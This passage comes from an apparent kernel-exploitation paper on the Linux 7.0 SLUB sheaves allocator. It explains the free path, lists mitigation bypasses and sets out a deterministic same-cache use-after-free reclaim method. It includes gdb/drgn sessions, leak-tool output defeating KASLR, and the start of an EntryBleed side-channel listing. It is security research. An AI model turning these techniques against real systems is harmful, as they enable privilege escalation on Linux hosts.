
```

This routine will keep the full sheaf to the barn so another CPU at the same node can use it later.

-----[2.3.3 - Free Path

This is the diagram that describes the free path :

free_to_pcs() path



```

      |
      |
      v
local_unlock(cpu_sheaves->lock)
      |
      v
return true

```

^
|-- LIFO push (size++)

Just like the allocation, the free path consists of fast path and slow path.
 From mm/slub.c (line 5763), we can see the definition of free_to_pcs :

```

-----
static __fastpath_inline
bool free_to_pcs(struct kmem_cache *s, void *object, bool allow_spin)
{
    struct slub_percpu_sheaves *pcs;

    if (!local_trylock(&s->cpu_sheaves->lock))
        return false;

    pcs = this_cpu_ptr(s->cpu_sheaves);

    if (unlikely(pcs->main->size == s->sheaf_capacity)) {
        pcs = __pcs_replace_full_main(s, pcs, allow_spin);
        if (unlikely(!pcs))
            return false;
    }

    pcs->main->objects[pcs->main->size++] = object;

    local_unlock(&s->cpu_sheaves->lock);

    stat(s, FREE_FASTPATH);

    return true;
}
-----

```

Just like the allocation path, once the lock succeeds, the pointer to the current sheaf used by this cpu is saved at pcs.

The path then will check whether the size of main sheaf equals to the sheaf capacity :

```

-----
if (unlikely(pcs->main->size == s->sheaf_capacity))
-----

```

When the condition met, the function `__pcs_replace_full_main` will replace the main sheaf of the `slub_percpu_sheaves`.

Let's assume that `pcs->main` is successfully replaced by `__pcs_replace_full_main`, The freed object will be pushed into `objects[]` FAM inside the `pcs->main` :

```
-----  
pcs->main->objects[pcs->main->size++] = object;  
-----
```

The object is saved as a plain pointer with no pointer obfuscation nor a freelist pointer like chain.

Right after the freed object is pushed into objects[] FAM, the per-CPU sheaves will be unlocked :

```
-----  
local_unlock(&s->cpu_sheaves->lock);  
-----
```

At this point, the knowledge is enough to understand the idea to exploit a same cache use after free, but if you want to go deeper, it's important to continue with detailed analysis.

In order to go deeper, we have to dissect the `__pcs_replace_full_main` function, this function is the opposite process for function `__pcs_replace_empty_main` at allocation process.

So let's check this function : `__pcs_replace_full_main` (mm/slub.c line 5640).

```
-----  
static struct slub_percpu_sheaves *  
__pcs_replace_full_main(struct kmem_cache *s,  
                        struct slub_percpu_sheaves *pcs, bool allow_spin)  
{  
    struct slab_sheaf *empty;  
    struct node_barn *barn;  
    bool put_fail;  
  
restart:  
    lockdep_assert_held(this_cpu_ptr(&s->cpu_sheaves->lock));  
  
    if (unlikely(!cache_has_sheaves(s))) {  
        local_unlock(&s->cpu_sheaves->lock);  
        return NULL;  
    }  
  
    barn = get_barn(s);  
    if (!barn) {  
        local_unlock(&s->cpu_sheaves->lock);  
        return NULL;  
    }  
  
    put_fail = false;  
  
    if (!pcs->spare) {  
        empty = barn_get_empty_sheaf(barn, allow_spin);  
        if (empty) {  
            pcs->spare = pcs->main;  
            pcs->main = empty;  
            return pcs;  
        }  
        goto alloc_empty;  
    }  
}
```

```

    if (pcs->spare->size < s->sheaf_capacity) {
        swap(pcs->main, pcs->spare);
        return pcs;
    }

    empty = barn_replace_full_sheaf(barn, pcs->main, allow_spin);

    if (!IS_ERR(empty)) {
        stat(s, BARN_PUT);
        pcs->main = empty;
        return pcs;
    }

    if (PTR_ERR(empty) == -E2BIG && allow_spin) {
        struct slab_sheaf *to_flush = pcs->spare;
        stat(s, BARN_PUT_FAIL);
        pcs->spare = NULL;
        local_unlock(&s->cpu_sheaves->lock);
        sheaf_flush_unused(s, to_flush);
        empty = to_flush;
        goto got_empty;
    }

    put_fail = true;

alloc_empty:
    local_unlock(&s->cpu_sheaves->lock);

    if (!allow_spin)
        return NULL;
    empty = alloc_empty_sheaf(s, GFP_NOWAIT);
    if (empty)
        goto got_empty;
    if (put_fail)
        stat(s, BARN_PUT_FAIL);
    if (!sheaf_try_flush_main(s))
        return NULL;
    if (!local_trylock(&s->cpu_sheaves->lock))
        return NULL;
    pcs = this_cpu_ptr(s->cpu_sheaves);
    if (pcs->main->size == s->sheaf_capacity)
        goto restart;

    return pcs;

got_empty:
    if (!local_trylock(&s->cpu_sheaves->lock)) {
        barn_put_empty_sheaf(barn, empty);
        return NULL;
    }

    pcs = this_cpu_ptr(s->cpu_sheaves);
    __pcs_install_empty_sheaf(s, pcs, empty, barn);

    return pcs;
}

```

__pcs_replace_full_main is used to replace a full main sheaf with an empty

sheaf.

```
-----  
if (unlikely(!cache_has_sheaves(s))) {  
    local_unlock(&s->cpu_sheaves->lock);  
    return NULL;  
}  
-----
```

This routine will check whether the cache is sheaf enabled or not. If it's not an enabled sheaf cache then it will unlock and return NULL.

```
-----  
if (!pcs->spare) {  
    empty = barn_get_empty_sheaf(barn, allow_spin);  
    if (empty) {  
        pcs->spare = pcs->main;  
        pcs->main = empty;  
        return pcs;  
    }  
    goto alloc_empty;  
}  
-----
```

Then the routine will check whether spare is empty or not. If spare is empty then it will obtain an empty sheaf from barn. Once it gets an empty sheaf, the spare sheaf will be replaced by the current main sheaf and then the main sheaf will be replaced by the empty sheaf taken from the barn. Then, the function will return with pcs.

[#1 jmp condition] In case the barn failed to provide an empty sheaf, the code will jump to alloc_empty

```
-----  
if (pcs->spare->size < s->sheaf_capacity) {  
    swap(pcs->main, pcs->spare);  
    return pcs;  
}  
-----
```

In case the spare is not empty, the function will then check whether the current spare size is below the sheaf capacity or not. If the spare is below the sheaf capacity then it will swap the main sheaf with the spare sheaf and then return with pcs.

```
-----  
empty = barn_replace_full_sheaf(barn, pcs->main, allow_spin);  
if (!IS_ERR(empty)) {  
    stat(s, BARN_PUT);  
    pcs->main = empty;  
    return pcs;  
}  
-----
```

When previous steps failed to get empty sheaf to replace the main sheaf, the routine will fetch an empty sheaf from barn to replace the main sheaf.

```
-----  
if (PTR_ERR(empty) == -E2BIG && allow_spin) {  
    struct slab_sheaf *to_flush = pcs->spare;  
    stat(s, BARN_PUT_FAIL);  
}
```

```

    pcs->spare = NULL;
    local_unlock(&s->cpu_sheaves->lock);
    sheaf_flush_unused(s, to_flush);
    empty = to_flush;
    goto got_empty;
}
put_fail = true;
-----

```

Check this out from barn_replace_full_sheaf (mm/slub.c line 3215):

```

-----
if (data_race(barn->nr_full) >= MAX_FULL_SHEAVES)
    return ERR_PTR(-E2BIG);
-----

```

When barn can't provide an empty sheaf to replace the full main sheaf, the pointer to spare sheaf will be nulled before the lock released so there will be no other path that touches the sheaf that need to be flushed.

Then the lock will be released, and then spare sheaf will be emptied, and returned to the slab freelist.

[#2 jmp condition] The next line will use the flushed result as empty sheaf then the routine will jump to got_empty.

```

-----
alloc_empty:
    local_unlock(&s->cpu_sheaves->lock);

    if (!allow_spin)
        return NULL;
    empty = alloc_empty_sheaf(s, GFP_NOWAIT);
    if (empty)
        goto got_empty;
    if (put_fail)
        stat(s, BARN_PUT_FAIL);
    if (!sheaf_try_flush_main(s))
        return NULL;
    if (!local_trylock(&s->cpu_sheaves->lock))
        return NULL;
    pcs = this_cpu_ptr(s->cpu_sheaves);
    if (pcs->main->size == s->sheaf_capacity)
        goto restart;

    return pcs;
-----

```

Ok, this routine, is a continuation from [#1 jmp condition],

- The pointer to slub_percpu_sheaves will be unlocked.
- if the spin is not allowed it will just return with NULL.
- If the spin is allowed then empty sheaf will be provided from the allocator using alloc_empty_sheaf.
- If an empty sheaf is successfully obtained it will jump to got_empty [#2 jmp condition].
- Then as the last resort the code will try to flush the objects inside main sheaf into the slab freelist.
- Then the pcs will be refetched after the lock released to prevent the preempt and migration to another CPU.
- Then the routine will revalidate whether the main sheaf size equals to the sheaf capacity, if yes then it will jump to restart.

- If the code jmp to restart, the operation above will be repeated to provide empty sheaf to replace the main full sheaf.
- In case the operation is successful, where an empty sheaf or a non full sheaf successfully provided then the current pcs pointer will be returned.

note : allow_spin determines whether the routine that allows for blocking or spin is allowed or not, since a spin can cause a deadlock.

```
-----
got_empty:
    if (!local_trylock(&s->cpu_sheaves->lock)) {
        barn_put_empty_sheaf(barn, empty);
        return NULL;
    }

    pcs = this_cpu_ptr(s->cpu_sheaves);
    __pcs_install_empty_sheaf(s, pcs, empty, barn);

    return pcs;
-----
```

Continue from the [#2 jmp condition], this is where an empty sheaf successfully provided.

- Then the routine will try to lock the operation to protect the current cpu sheaves.
- If the lock fails then the empty sheaf will be returned to barn and return NULL.
- If the lock succeeds, the routine will continue by refetching the current slub_percpu_sheaves.
- The routine will then install the fresh empty sheaf at current slub_percpu_sheaves.

--[3 - Related Anti Exploitation

----[3.1 - KASLR & kptr_restrict

- KASLR will randomize the kernel base every time the kernel boots.
- When kptr_restrict is set to 1 or 2 it will prevent kernel pointer from being viewed from an unprivileged user. The interfaces that are blocked are at /proc, /sys, dmesg and printk.

Both protections don't have any direct impact on same cache uaf and cross cache UAF. The protection doesn't protect for uaf exploitation from trigger to successful reclaim until we need to choose the final strategy of LPE.

In order to bypass KASLR & render kptr_restrict irrelevant, it depends on the lpe strategy, whether it "requires information leak" or "without information leak".

When it needs an information leak, we have many options :

- Using side channel such as entrybleed.
- Combining another vulnerability that yields information leak. e.g : oob read.
- Using an elastic object vehicle that can be leveraged for building an arbitrary read primitive.
- Using exploitation technique that can give us arbitrary read primitives or arbitrary physical address read primitives. e.g : dirtypagetable.

- and many more ...

----[3.2 - HARDENED_USERCOPY

HARDENED_USERCOPY will validate every data transfer between kernel land and user land (copy_to_user / copy_from_user).

__check_heap_object function (mm/slub.c line 8044) is the core implementation for hardened usercopy.

The main decision for HARDENED_USERCOPY :

```
-----  
if (offset >= s->useroffset &&  
    offset - s->useroffset <= s->usersize &&  
    n <= s->useroffset - offset + s->usersize)  
    return;  
usercopy_abort(...);  
-----
```

it means the region [offset, offset+n] in the whitelist [useroffset, useroffset+usersize]. When it's out of the whitelist it will trigger usercopy_abort but when it falls in whitelist region it will return successfully.

To bypass HARDENED_USERCOPY, it depends on what vehicles you choose, e.g :

user_key_payload isn't blocked with HARDENED_USERCOPY.

----[3.3 - RANDOM_KMALLOC_CACHES

This mitigation is used to make a UAF heap spray that relies on cache predictability hard to predict. This mitigation splits a kmalloc-n into 16 different variants, where 1 variant is normal and the other 15 are random.

The main mechanism can be seen at include/linux/slab.h line 674:

```
-----  
#ifdef CONFIG_RANDOM_KMALLOC_CACHES  
    /* RANDOM_KMALLOC_CACHES_NR (=15) copies + the KMALLOC_NORMAL */  
    return KMALLOC_RANDOM_START + hash_64(caller ^ random_kmalloc_seed,  
        ilog2(RANDOM_KMALLOC_CACHES_NR + 1));  
-----
```

This mitigation doesn't affect some allocations such as :

- Dedicated Cache (via kmem_cache_create)
- Allocation with specific flags (__GFP_ACCOUNT / __GFP_DMA / __GFP_RECLAIMABLE)
- kmem_buckets (via kmem_buckets_create)

So when the UAF victim falls under the above categories, this mitigation is not relevant.

Other methods to bypass this mitigation are :

- by using return-to-buddy (specific for cross cache uaf type).
- same call site spray

When exploiting a same cache UAF, this mitigation might not be relevant when the victim cache and target cache are allocated from the same call site or the same dedicated cache.

----[3.4 - INIT_ON_ALLOC

This mitigation will write 0x00 to an object when it's allocated, the number of 0x00 depends on the object size. The purpose of this mitigation is to fight information leaks. The core implementation for SLUB is at mm/slab.h line 675 :

```
-----
static inline bool slab_want_init_on_alloc(gfp_t flags,
                                           struct kmem_cache *c)
{
    if (static_branch_maybe(CONFIG_INIT_ON_ALLOC_DEFAULT_ON,
                           &init_on_alloc)) {
        if (c->ctor)
            return false;
        if (c->flags & (SLAB_TYPESAFE_BY_RCU | SLAB_POISON))
            return flags & __GFP_ZERO;
        return true;
    }
    return flags & __GFP_ZERO;
}
-----
```

Read the return values carefully, because the three branches do not behave the same way !

The only unconditional bypass is the constructor branch :

```
-----
if (c->ctor)
    return false;
-----
```

When a cache has a constructor, `slab_want_init_on_alloc()` returns false and the allocator skips zeroing for every allocation from that cache. It does not matter what gfp flags the caller passed. Even an explicit `kzalloc()` that sets `__GFP_ZERO` gets an uninitialized object, because the ctor branch returns before `__GFP_ZERO` is ever tested. This is the strongest bypass, and it is the one that actually defeats `kzalloc()`.

The next branch is not a bypass, it only makes the zeroing conditional :

```
-----
if (c->flags & (SLAB_TYPESAFE_BY_RCU | SLAB_POISON))
    return flags & __GFP_ZERO;
-----
```

For a cache carrying `SLAB_TYPESAFE_BY_RCU` or `SLAB_POISON`, the function returns the value of `(flags & __GFP_ZERO)`. So the result depends entirely on the allocation site :

- An object allocated without `__GFP_ZERO` (a plain `kmalloc()` or `kmem_cache_alloc()` with no zero flag) returns false and is not zeroed.
- An object allocated with `__GFP_ZERO` (`kzalloc()`, `kmem_cache_zalloc()`, or any caller that "or" in `__GFP_ZERO`) returns true and is still zeroed.

If the consumer you are attacking uses `kzalloc()`, the object it receives is still clean on these caches, and any payload you left in the freed slot is gone.

This distinction matters directly for a reclaim. If you plan to leave a payload in a freed slot and let the next allocation from that cache read it back, the reclaim only works if the consumer's allocation does not carry `__GFP_ZERO`, or if the cache has a constructor.

----[3.5 - INIT_ON_FREE

This mitigation is the opposite of `INIT_ON_ALLOC`, it writes `0x00` when the object is freed. This mitigation is off in most distros.

The main implementation for slab is at `mm/slab.h` line 688:

```
-----
static inline bool slab_want_init_on_free(struct kmem_cache *c)
{
    if (static_branch_maybe(CONFIG_INIT_ON_FREE_DEFAULT_ON,
                            &init_on_free))
        return !(c->ctor ||
                 (c->flags & (SLAB_TYPESAFE_BY_RCU | SLAB_POISON)));
    return false;
}
-----
```

Note that this is not the same shape as `slab_want_init_on_alloc()`. The free path has no gfp flags at all, so there is no `__GFP_ZERO` term and no conditional branch.

The object is zeroed on free unless the cache has a constructor, or carries `SLAB_TYPESAFE_BY_RCU` flag, or carries `SLAB_POISON` flag.

That is why, on the free path, all three conditions really disable the zeroing :

- [1] `c->ctor`
- [2] `SLAB_TYPESAFE_BY_RCU`
- [3] `SLAB_POISON`

----[3.6 - CFI, FineIBT

CFI (Control Flow Integrity) is a mitigation that verifies indirect call targets at run time to prevent control flow hijacking. FineIBT is the Linux x86 implementation, combining Clang KCFI with Intel IBT hardware.

CFI can be bypassed by :

- [1] data only attack, e.g : dirtypipe style or cred overwrite attack.
- [2] object oriented attack, e.g : dirtycred.

--[4 - Same Cache Reclaim via Sheaves Architecture

----[4.1 - Technical Background

A same cache UAF exploitation is when the freed object and the reclaimed object are from the same cache.

The same cache reclaim can be either the same object type or a different object type (type confusion):

- [1] The `victim_obj` is freed, call its pointer `victim_ptr`.

```
pcs->main->objects[pcs->main->size++] = victim_ptr
```

- [2] The attacker then reclaims an object at the same cache, this can be the same type or different type (call it attacker_obj). victim_ptr is popped from pcs->main->objects[--pcs->main->size], so attacker_obj occupies the same slot. The attacker initializes attacker_obj's fields via the allocation path.
- [3] Field overlap engineered by attacker: Craft attacker_obj such that some attacker controlled field of attacker_obj at offset X overlaps with a useful field of victim_obj at the same offset X.
- [4] victim_ptr is dereferenced by kernel.
Offset X holds attacker_obj controlled bytes.

We use the same cache exploitation method when the following conditions exist:

- When there are usable objects for LPE at the same cache. e.g : object at the same cache with function pointer to be hijacked
- Victim object is not in a dedicated cache.
- Any elastic object that can be used for exploitation ?

To achieve deterministic condition on a same cache UAF exploitation in sheaves architecture, we need to make sure that pcs->main sheaf is not empty and not full.

- When it's empty on alloc, __pcs_replace_empty_main function will be involved. This is bad, since main sheaf will be replaced by spare sheaf !
- When it's full on free, __pcs_replace_full_main() function will be involved. This is bad, since the main sheaf might be replaced by the sheaf from the barn !

To achieve deterministic reclaim, we need to make sure to avoid those 2 conditions and prevent sheaf migration across CPU.

Here is some visualization of same cache UAF reclaim :

We must realize this the whole time:

- $0 < pcs->main->size < sheaf_capacity$
Sure ! we want this !
- if size hits 0 on alloc -> __pcs_replace_empty_main() fires Nope ! we don't want this !
- if size hits cap on free -> __pcs_replace_full_main() fires No ! we don't want this !

groomed state : obj0 is free, sitting on top of main sheaf

main->size = 5

```
index:    0      1      2      3      4
          -----> slots 5..27 unused
          | p_a | p_b | p_c | p_d | obj0 |
          -----
```

^
 |
 objects[size-1] (top)

allocation : victim allocates. Pop top -> hands out obj0
 alloc_from_pcs: object = objects[--size]

main->size = 4
 index: 0 1 2 3

 | p_a | p_b | p_c | p_d | <- obj0 popped out

 ^
 |
 new top

obj0 is now live and owned by the victim object. we still hold the
 dangling pointer to obj0.

freeing : the victim object is freed. Push obj0 back on top free_to_pcs:
 objects[size++] = obj0

main->size = 5
 index: 0 1 2 3 4

 | p_a | p_b | p_c | p_d | obj0 |

 ^
 obj0 back on top (free again)

Because size never reached 0 or capacity,
 obj0 lands on the same slot.
 No spare/barn involvement. The pointer stays put,
 fully deterministic.

reclaim : we immediately allocate the target object Pop top -> target
 reuses obj0's backing memory

main->size = 4
 index: 0 1 2 3

 | p_a | p_b | p_c | p_d |

The newly allocated target object now sits exactly where obj0 was. Our
 dangling handle still points there.

primitives

dangling handle (obj0) is the backing memory of target

- read via handle -> leak target contents

- write via handle -> (information leak)
 overwrite target fields
 (controlled corruption)
-

Deterministic requirements for same cache UAF reclaim :

- #1 - Same Cache Both victim object and the reclaimed object are from the same kmem_cache
- #2 - Free to pcs->main The freed object is not a result from kfree_rcu(). When it uses kfree_rcu() we have another factor involved ! that is the rcu grace period that is not covered in this paper.
- #3 - There is no other free Right after the victim object is freed to pcs->main sheaf objects[] FAM, we need to make sure that the victim object is the one that we will reallocate.
- #4 - pcs->main->size is at 1 up to capacity - 1 To make a deterministic condition the current pcs->main sheaf shouldn't be empty or full, this is to make sure that no swap to spare or barn involvement.
- #5 - Sheaf is not migrating to another CPU To prevent CPU migration, use sched_setaffinity.

We need to make sure when alloc that the object is popped from pcs->main->objects and free object pushed into pcs->main->objects in a single CPU, not migrating to another CPU.

cpu_set_t set;
CPU_ZERO(&set);
CPU_SET(0, &set);
sched_setaffinity(0, sizeof(set), &set);

Specific for #4 requirement:

pcs->main->size is between 1 and capacity - 1.

There is an optional step to increase the probability since we have no clue the current pcs->main->size, unless there is an information leak that allows that of course.

We can try to do a heavy spray, with the hope that we can drive the alloc_full_sheaf, this one needs a heavy spray where we drain the barn. But of course this step isn't a must. Just to increase the probability.

"we have no clue the current pcs->main->size" -> this statement applies on real life exploitation, when it's a lab session where we use qemu and debug the guest machine, we can use gdb or dragon script to view live content of pcs->main sheaf objects[] FAM.

Some dragon scripts are available at :

https://github.com/bluedragonsecurity/sheaf_uaf

[1] Using bash shell combined with dragon script:

robot@robot-standardpc:~/sheaf_uaf/scripts\$ sudo ./sheaf_mon.sh
=== 17:34:20.566837808 ===

```

=== filp (sheaf_capacity=60) ===
cpu0:
  main @ 0xffff8a3280353a00 size=4/60
  spare @ 0xffff8a3280aa0200 size=60/60
cpu1:
  main @ 0xffff8a3280352e00 size=4/60
  spare @ 0xffff8a328160b800 size=0/60
cpu2:
  main @ 0xffff8a3280a7ce00 size=33/60
  spare @ 0xffff8a328162ac00 size=60/60
cpu3:
  main @ 0xffff8a3283b11800 size=42/60
  spare @ 0xffff8a3284b05c00 size=0/60
node[0].barn @ 0xffff8a328006b780 full=2/10 empty=4/10

```

```

=== vm_area_struct (sheaf_capacity=60) ===
cpu0:
  main @ 0xffff8a328aaa9c00 size=41/60
  spare @ 0xffff8a328aa8b000 size=0/60
cpu1:
  main @ 0xffff8a328b523400 size=6/60
  spare @ 0xffff8a328ee52e00 size=0/60
cpu2:
  main @ 0xffff8a3291227c00 size=54/60
  spare @ 0xffff8a3280348c00 size=60/60
cpu3:
  main @ 0xffff8a3291227400 size=32/60
  spare @ 0xffff8a328aa98400 size=0/60
node[0].barn @ 0xffff8a328006ba00 full=0/10 empty=10/10

```

Sheaf Dump:

\$ sudo drgn sheaf_dump.py

```

t=1782597840.504339 iter=0 cache=kmalloc-256 obj_size=256
CPU0 main @ 0xffff8a3280abdb00 size=24/28
[ 0] 0xffff8a3288be4a00: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                          fb ff ff f7 ff fd ff fe ff ff d7 f3 5f ff ff ff
[ 1] 0xffff8a3288be4000: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                          fb ff ff ff ff fd ff fe ff ff d7 f3 7f ff ff ff
[ 2] 0xffff8a328dde9e00: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                          fb ff ff ff ff fd ff fe ff ff d7 f3 7f ff ff ff
[ 3] 0xffff8a328dde9700: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                          fb ff ff ff ff fd ff fe ff ff d7 f3 7f ff ff ff
[ 4] 0xffff8a328dde9300: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                          fb ff ff ff ff fd ff fe ff ff d7 f3 ff ff ff ff
=====TRUNCATED TOO LONG=====
CPU0 spare @ 0xffff8a3288c67c00 size=0/28
CPU0 rcuf : NULL
-----

```

[2] Using gdb

At the guest os, try the spray (size=1024)

robot@robot-standardpc:~/Desktop/lab/skrip\$./pipe_spray

```
[dragon-spray] pid=3945 alloc=16 free=16 delay=5000000us pages=0
[dragon-spray] target: pipe_buffer --truncated--
[dragon-spray] warmup: count=64
-----
```

Check the run time `_text` :

```
-----
robot@robot-standardpc:~$ sudo cat /proc/kallsyms|grep "T _text"
ffffffff8f200000 T _text
-----
```

0xffffffff81000000 is default `_text` for vmlinux linux 7.0:

```
-----
slide = 0xffffffff8f200000 - 0xffffffff81000000 = 0x0e200000
-----
```

From host debugging session :

```
-----
(remote)gef>set $slide = 0xe200000
(remote)gef>set $head = (struct list_head *)((char *)&slab_caches + $slide)
(remote)gef>set $node = $head->next
(remote)gef>set $found = (struct kmem_cache *)0
(remote)gef>set $off_list = (long)&((struct kmem_cache *)0)->list
(remote)gef>while $node != $head
> set $c = (struct kmem_cache *)((char *)$node - $off_list)
>if $streq($c->name, "kmalloc-cg-1k")
  >set $found = $c
  > loop_break
>end
> set $node = $node->next
>end
(remote)gef>print $found
$1 = (struct kmem_cache *) 0xfffff8a3280066500
(remote)gef>print $found->name
$2 = 0xffffffff9113090a "kmalloc-cg-1k"
(remote)gef>print $found->object_size
$3 = 0x400
(remote)gef>print $found->sheaf_capacity
$4 = 0xc
(remote)gef>set $po = (char *)&__per_cpu_offset + $slide
(remote)gef>set $pcpu0 = ((unsigned long *)$po)[0]
(remote)gef>set $cs = (char *)$found->cpu_sheaves + $pcpu0
(remote)gef>set $pcs = (struct slub_percpu_sheaves *)$cs
(remote)gef>print *$pcs
$5 = {
  lock = {
    acquired = 0x0
  },
  main = 0xfffff8a3280ccc080,
  spare = 0xfffff8a328b5a8700,
  rcu_free = 0xfffff8a328b5a9880
}
(remote)gef> print $pcs->main
$6 = (struct slab_sheaf *) 0xfffff8a3280ccc080
(remote)gef> print *$pcs->main
$7 = {
  {
    callback_head = {
```

```

        next = 0xdead0000000000100,
        func = 0xdead0000000000122
    },
    barn_list = {
        next = 0xdead0000000000100,
        prev = 0xdead0000000000122
    },
    {
        capacity = 0x100,
        pfmemalloc = 0x0
    }
},
cache = 0xfffff8a3280066500,
size = 0x9,
node = 0x0,
objects = 0xfffff8a3280ccc0a0
}
(remote)gef>print $pcs->main->size
$8 = 0x9
(remote)gef>print $pcs->main->objects[0]@$pcs->main->size
$9 = {0xfffff8a3310f3e800, 0xfffff8a328c6d4c00, 0xfffff8a328c6c6c00,
0xfffff8a328e4b0c00, 0xfffff8a328e4b0400, 0xfffff8a328bb06c00,
0xfffff8a328c6cb800,
0xfffff8a328c6c6800, 0xfffff8a328c6ca000}
(remote) gef>

```

----[4.2 - With Information Leak

Same cache UAF exploitation with information leak, I meant, one of the following possibilities :

- [1] The UAF bug itself provides information leak primitives.
- [2] By combining 2 vulnerabilities that overlap the same kernel version, e.g : a UAF read for leak and UAF write for LPE.
- [3] By using an elastic object to build an arbitrary read primitive.
- [4] By using side channel attack such as entrybleed.
- [5] By manipulating pg_vec to build AARW, Then use the read primitive for memory scanning.
- [6] By using an exploitation technique to build AARW, Then use the read primitive for memory scanning.
- [7] By converting a UAF write to provide information leak
- [8] Other methods ?

In this paper, I'll cover only 2 methods : converting a UAF write to provide information leak and using side channel attack such as entrybleed.

-----[4.2.1 - Converting UAF write to provide leak

I've tested 2 vehicles to convert a UAF write into information leak using same cache reclaim in linux 7.0.

The pattern that I used :

```

-----
UAF write
|
corrupt size/length field
|

```

```
00B read via legitimate syscall
|
leak
-----
```

of course, we can try other vehicles depends on the victim cache. Here is 2 vehicles that I've tested :

[1] user_key_payload

Checking :

```
+--(robohax@robohax-20bws2ng00)-[/KERNEL/linux-7.0]
+-$ nm vmlinux | grep -w user_free_payload_rcu
ffffffff81ae20 t user_free_payload_rcu
```

Test :

```
$ ./leak 0xffffffff81ae20
[*] running UAF-write KASLR leak (up to 80 attempts)...
[+] leaked user_free_payload_rcu = 0xfffffffffa94e20
[+] kaslr text base               = 0xfffffffffa8a00000
[+] kaslr slide                   = 0x0000000027a00000
```

it's 2 MB aligned:

```
0x0000000027a00000 mod 0x200000 = 0
-----
```

[2] simple_xattr

```
robot@robohax-standardpc:~/exploit$ ./leak_heap
[*] alloc_total=64 size_off=32 datalen=24
[*] victim freed (dangling). reclaim via setxattr...
[*] UAF write size = 512 (over-read). getxattr...
[*] getxattr returns 512 byte (datalen 24)
[+] heap ptr @+0x060 = 0xffff8afc4b4df800
[+] heap ptr @+0x068 = 0xffff8afc4b00c320
[+] heap ptr @+0x070 = 0xffff8afc4b00c300
[+] heap ptr @+0x078 = 0xffff8afc4b00c340
[+] heap ptr @+0x0e0 = 0xffff8afc4b4b6800
[+] heap ptr @+0x0e8 = 0xffff8afc40947800
[+] heap ptr @+0x0f0 = 0xffff8afc409477e0
[+] heap ptr @+0x0f8 = 0xffff8afc40947820
[+] heap leak = 0xffff8afc4b4df800
robot@robohax-standardpc:~/exploit$ ./leak_text
[*] alloc_total=64 size_off=32 datalen=24
[*] pre-groom 400 pipe_buffer (cg-64, ops=.text)
[*] getxattr -> 512 byte
[+] .text ptr @+0x068 = 0xfffffffffaa252ec0
[+] .text ptr @+0x0a8 = 0xfffffffffaa252ec0
[+] .text ptr @+0x0e8 = 0xfffffffffaa252ec0
[+] .text ptr @+0x168 = 0xfffffffffaa252ec0
[+] .text ptr @+0x1a8 = 0xfffffffffaa252ec0
[+] .text ptr @+0x1e8 = 0xfffffffffaa252ec0
[+] .text leak = 0xfffffffffaa252ec0
[i] argv[1]=addr of anon_pipe_buf_ops
```

Let's see :

```
+--(robohax@robohax-int21h)-[/KERNEL/linux-7.0]
+-$ nm vmlinux | grep anon_pipe_buf_ops
ffffffff82852ec0 d anon_pipe_buf_ops
```

Let's test :

```
robot@robohax-standardpc:~/exploit$ ./leak_text 0xffffffff82852ec0
[*] alloc_total=64 size_off=32 datalen=24
[*] pre-groom 400 pipe_buffer (cg-64, ops=.text)
[*] getxattr -> 512 byte
[+] .text ptr @+0x0e8 = 0xfffffffffaa252ec0
[+] .text ptr @+0x128 = 0xfffffffffaa252ec0
[+] .text ptr @+0x168 = 0xfffffffffaa252ec0
[+] .text ptr @+0x1a8 = 0xfffffffffaa252ec0
[+] .text ptr @+0x1e8 = 0xfffffffffaa252ec0
[+] .text leak = 0xfffffffffaa252ec0
[+] KASLR slide = 0x0000000027a00000
[+] kernel .text base = 0xfffffffffa8a00000
```

Let's verify :

```
0x0000000027a00000 mod 0x200000 = 0 --> Correct slide.
```

-----[4.2.2 - Side Channel Attack - EntryBleed

EntryBleed (CVE-2022-4543) was invented by William Liu. It's a side channel attack that can be used to bypass KASLR. This attack still works in linux 7.0.

When a syscall occurs, the CPU jumps to an address stored in the MSR IA32_LSTAR, it's entry_SYSCALL_64. The problem is: this jump occurs before CR3 swap (before the kernel switches the page tables from user to kernel). This means that with KPTI enabled, the page containing entry_SYSCALL_64 must remain mapped in the user page tables. Otherwise, the CPU will page fault when attempting to access the kernel.

Because this page is mapped in the user page tables, the PREFETCH instruction from userspace can detect whether a virtual address is mapped or not based on timing differences. Mapped pages produce different latencies than unmapped pages.

Here is entrybleed with offset for linux 7.0 :

```
-----
#define _GNU_SOURCE
#include <stdio.h>
